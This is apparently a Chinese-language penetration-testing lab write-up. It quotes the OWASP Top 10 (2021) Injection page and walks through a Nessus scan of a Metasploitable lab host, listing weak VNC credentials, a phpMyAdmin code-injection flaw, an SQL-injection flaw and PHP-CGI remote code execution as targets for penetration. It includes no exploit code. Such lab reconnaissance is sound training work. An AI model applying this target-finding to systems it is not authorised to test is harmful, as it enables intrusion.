
The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

Globally recognized by developers as the first step towards more secure coding.

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Project Information

- OWASP Top 10:2021
- Making of OWASP Top 10
- OWASP Top 10:2021 - 20th Anniversary Presentation (PPTX)
 - Flagship Project
 - Documentation
 - Builder
 - Defender
- Previous Version (2017)

Downloads or Social Links

- OWASP Top 10 2017
- Other languages → tab 'Translation Efforts'

Social

Twitter

Code Repository

repo

Leaders

Andrew van der Stock
Brian Glas
Neil Smithline
Torsten Gigler

Upcoming OWASP Global Events

- OWASP Global AppSec Lisbon 2024
 - June 24-28, 2024
 - OWASP Global AppSec San Francisco 2024
 - September 23-27, 2024
 - OWASP Global AppSec Washington DC 2025
 - November 3-7, 2025
 - OWASP Global AppSec San Francisco 2026
 - November 2-6, 2026

▲ OWASP Top 10 網站

A03:2021 – Injection


[Table of contents](#)
[Factors](#)
[Overview](#)
[Description](#)
[How to Prevent](#)
[Example Attack Scenarios](#)
[References](#)
[List of Mapped CWEs](#)

Factors

| CWEs Mapped | Max Incidence Rate | Avg Incidence Rate | Avg Weighted Exploit | Avg Weighted Impact | Max Coverage | Avg Coverage |
|-------------|--------------------|--------------------|----------------------|---------------------|--------------|--------------|
| 33 | 19.09% | 3.37% | 7.25 | 7.15 | 94.04% | 47.90% |

◀ ▶

Overview

Injection slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences. Notable Common Weakness Enumerations (CWEs) included are *CWE-79: Cross-site Scripting*, *CWE-89: SQL Injection*, and *CWE-73: External Control of File Name or Path*.

Description

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections. Automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs is strongly encouraged. Organizations can include static (SAST), dynamic (DAST), and interactive (IAST) application security testing tools into the CI/CD pipeline to identify introduced injection flaws before production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries:

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
- Note:** Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
- Note:** SQL structures such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.


▲ 藉由 OWASP Top 10 找出有興趣的網頁安全漏洞應用，以 Injection 為例，可以由介紹來了解其弱點運作方式與影響及如何預防等。

經過觀察後，開始使用漏洞掃描工具，協助找出目標對象的可使用漏洞。此階段使用兩種漏洞掃描工具。

1. Nessus
2. Nikto
3. OWASP ZAP


➤ Nessus

進入 Nessus 自動化漏洞掃描工具後，對目標進行一個新的漏洞掃描。




The screenshot shows the Nessus Essentials web interface. The main area is titled 'My Scans' and lists one scan named 'PT with Kali'. The scan details show it was run 'On Demand' and completed 'Today at 9:41 AM'. The interface has a dark theme with light-colored text. On the left, there's a sidebar with sections for 'FOLDERS' (containing 'My Scans', 'All Scans', and 'Trash') and 'RESOURCES' (containing 'Policies', 'Plugin Rules', and 'Terrascan'). At the top, there's a navigation bar with links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'.


此外，使用進階掃描模式(Advanced Scan)，找出目標對象更多隱藏的漏洞，並且可以指定漏洞的掃描方式，針對想要的部分進行掃描。了解更多可用的漏洞，提升對目標對象的了解並增加滲透成功率。




接著進入進階掃描模式，先將基本設定填寫，如：本次掃描名稱-Metasploitable ver1(黃框)、目標主機位址-10.0.1.5(紅框)及描述...等。



下一步，選擇 ASSESSMENT→Web Applications 將 Scan web applications 功能開啟，加入本次掃描範圍，並 Save 保存。




成功建立掃描(Metasploitable ver1)後，接著點選執行就可依據設定進行自動化掃描。




完成掃描後，就可以觀看本次結果，結果如下圖顯示。並以顏色作為漏洞危險程度分級表示。

紅框中簡單呈現本次漏洞掃描各種等級結果，並以圓餅圖表示，結果比例如下：

1. **Critical** 中佔了掃描結果中的 6%
2. **High** 佔了其中的 4%
3. **Medium** 佔了其中的 15%
4. **Low** 佔了其中的 5%
5. **Info** 佔了其中的 69%



▲ 掃描結果



▲ 詳細掃描結果

可由詳細結果發現目標對象具有的相關漏洞，並找出感興趣漏洞加以了解其詳細原因、CVE、漏洞描述等。如：

- **紅色**：代表較具有危害的漏洞，主要表示使用舊版本具有漏洞或系統權限設定過於簡單，他人易破解並控制目標主機。例如：VNC Server 'password' Password，其發生原因為權限設定簡單，導致容易受到攻擊者猜出，並遠端控制目標電腦，是相當嚴重的問題。

※ 註：VNC 為使用 RFB 協定的螢幕分享畫面及遠端操作軟體

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (Control ID IDSecure passwordCustom Authentication ...). The main area displays a scan titled 'Metasploitable ver1 / Plugin #61708'. The 'Vulnerabilities' tab is selected, showing 90 vulnerabilities. A specific item is highlighted: 'CRITICAL VNC Server 'password' Password'. The details pane on the right shows the following information:

- Description:** The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.
- Solution:** Secure the VNC service with a strong password.
- Output:** Nessus logged in using a password of "password". To see debug logs, please visit individual host.
- Plugin Details:**
 - Severity: Critical
 - ID: 61708
 - Version: \$Revision: 1.2 \$
 - Type: remote
 - Family: Gain a shell remotely
 - Published: August 29, 2012
 - Modified: September 24, 2015
- Risk Information:**
 - Risk Factor: Critical
 - CVSS v2.0 Base Score: 10.0
 - CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I/C:C
- Vulnerability Information:**
 - Default Account: true
 - Exploited by Nessus: true

- 橙色：觀察 rlogin Service Detection 漏洞，其表示 Server 與 Client 的 rlogin 服務之間傳遞訊息以明文交換，攻擊者容易在之間竊聽，並從中取得使用者相關權限或帳號密碼等。

The screenshot shows the Nessus Essentials interface. The left sidebar includes 'Tenable News' (Control ID IDSecure passwordCustom Authentication ...). The main area displays a scan titled 'Metasploitable ver1 / Plugin #10205'. The 'Vulnerabilities' tab is selected, showing 99 vulnerabilities. A specific item is highlighted: 'HIGH rlogin Service Detection'. The details pane on the right shows the following information:

- Description:** The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or hosts.equiv files.
- Solution:** Comment out the 'Login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.
- Output:** No output recorded. To see debug logs, please visit individual host.
- Plugin Details:**
 - Severity: High
 - ID: 10205
 - Version: 1.36
 - Type: remote
 - Family: Service detection
 - Published: August 30, 1999
 - Modified: April 11, 2022
- VPR Key Drivers:**
 - Threat Recency: No recorded events
 - Threat Intensity: Very Low
 - Exploit Code Maturity: Unproven
 - Age of Vuln: 730 days +
 - Product Coverage: Low
 - CVSSv3 Impact Score: 5.9
 - Threat Sources: No recorded events
- Risk Information:**
 - Vulnerability Priority Rating (VPR): 5.9
 - Risk Factor: High
 - CVSS v2.0 Base Score: 7.5
 - CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
- Vulnerability Information:**
 - Exploit Available: true
 - Exploit Ease: Exploits are available
 - Vulnerability Pub Date: January 1, 1990
- Exploitable With:** Metasploit (rlogin Authentication Scanner)
- CVE編號:** CVE-1999-0651
- Reference Information:** CVE: CVE-1999-0651

- 黃色：觀察 phpMyAdmin setup.php Verbose Server Name XSS 漏洞，此漏洞引發原因為其目標主機安裝的 phpMyAdmin 版本所附帶的 setup script，沒有正確清除使用者在「詳細服務器名稱(verbose server name)」欄位中的輸入。而攻擊者可以通過誘使使用者執行任意腳本程式碼來觸發此漏洞。

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (LG LED Assistant, Multiple Vulnerabilities, Read More). The main content area is titled 'Metasploitable ver1 / Plugin #49142'. It shows a summary bar with 'Hosts 1', 'Vulnerabilities 90', 'Remediations 5', 'History 1'. A specific vulnerability is highlighted: 'MEDIUM phpMyAdmin setup.php Verbose Server Name XSS (PMASA-2010-7)'. The 'Description' section states: 'The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input to the "verbose server name" field.' The 'Solution' section advises upgrading to phpMyAdmin 3.3.7 or later. The 'Output' section shows a single host entry: '80 / tcp / www' with port '10.0.1.5'. To the right, there are detailed sections for 'Plugin Details', 'VPR Key Drivers', 'Risk Information', 'Vulnerability Information', and 'Reference Information'. Each section contains specific technical details like severity, ID, and CVSS scores.

並產生掃描報告，以供日後參考使用。(※注意：每次掃描漏洞數量並不一定相等，因此通常進行漏洞掃描都會執行數多次，作完整度的確保)

Metasploitable ver1_i12sux.pdf

File Edit View Go Bookmarks Help

↑ Previous ↓ Next 4 (4 of 335) 85%

Index Table Of Contents 2
Vulnerabilities b... 3
10.0.1.5 4

10.0.1.5

| | | | | |
|----------|------|--------|-----|------|
| 14 | 10 | 35 | 13 | 164 |
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

Host Information

Netbios Name: METASPLOITABLE
IP: 10.0.1.5
MAC Address: 08:00:27:35:C9:29
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

70728 - Apache PHP-CGI Remote Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

10.0.1.5 4

經過翻找報告，發現對於目標對象主機有興趣的目標漏洞-[phpMyAdmin](#) 資料庫管理工具相關漏洞，並且發現其危害程度也分別屬於 HIGH 跟 CRITICAL 的危險等級。

HIGH 7.5* 6.7 36171 phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

CRITICAL 9.8 5.9 125855 phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)

查看 nessus 對於此部分的漏洞描述，如下：

- **phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection**：攻擊者可以在 config.php 在 POST 請求期間更“textconfig”的值，將任意數據保存到生成的配置文件中。讓未經身份驗證的攻擊者可以利用這些問題來執行任意 PHP 程式碼。

36171 - phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities :

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.
- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.

An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

<https://www.tenable.com/security/research/tra-2009-02>

http://www.phpmyadmin.net/home_page/security/PMASA-2009-4.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

VPR Score

6.7

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID 34526

- **phpMyAdmin prior to 4.8.6 SQLi vulnerability**：目標對象伺服器主機上的 phpMyAdmin Web 服務版本低於 4.8.6。因此，容易受到 SQL injection (SQLi) 漏洞的影響。未經身份驗證的攻擊者可以利用此漏洞在後端資料庫中注入或操作 SQL 查詢，從而導致敏感資料的外洩。

125855 - phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)

